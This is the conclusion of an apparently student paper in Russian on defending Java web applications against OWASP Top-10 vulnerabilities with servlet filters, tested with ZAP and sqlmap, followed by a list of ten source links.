В ходе работы были рассмотрены самые популярные уязвимости из OWASP Top-10, способы их выявления и устранения, а также инструменты, предназначенные для этого. Разработаны сервлетные фильтры для обеспечения безопасности веб-приложения на Java.

Выполнено тестирование с помощью инструментов Zed Attack Proxy и sqlmap. Сканирование уязвимого тестового приложения выявило следующие серьезные уязвимости: возможность осуществления SQL и XSS атак, а также отсутствие специальных заголовков для включения защиты браузера. Сканирование тестового приложения, использующего разработанные фильтры, не выявило данных уязвимостей.

Также был сформирован список общих рекомендаций по обеспечению безопасности веб-приложений.

Список источников

1. Top 10 2013 OWASP. URL: https://www.owasp.org/index.php/Top_10_2013-Top_10
2. Уязвимости веб-приложений: под ударом пользователи. URL: https://habrahabr.ru/company/pt/blog/306622/
3. Защита сайта от взлома: предотвращение SQL-инъекций. URL: https://codeby.net/bezopasnost/zashhita-sajta-ot-vzloma-predotvrashhenie-sql-inekcij/
4. Sqlmap: SQL-инъекции – это просто. URL: https://xakep.ru/2011/12/06/57950/
5. XSS Filter Evasion Cheat Sheet. URL: https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
6. Обзор бесплатных инструментов для аудита web-ресурсов и не только. URL: https://habrahabr.ru/post/125206/
7. OWASP Zed Attack Proxy Project. URL: https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

8. Обзор рынка защиты веб-приложений (WAF) в России и в мире. URL: https://www.anti-malware.ru/reviews/web_application_firewall_market_overview_russia#part6
9. Экранирование (или что нужно знать для работы с текстом в тексте). URL: https://habrahabr.ru/post/182424/
10. Как использовать HTTP заголовки для предупреждения уязвимостей. URL: https://habrahabr.ru/company/hosting-cafe/blog/315802/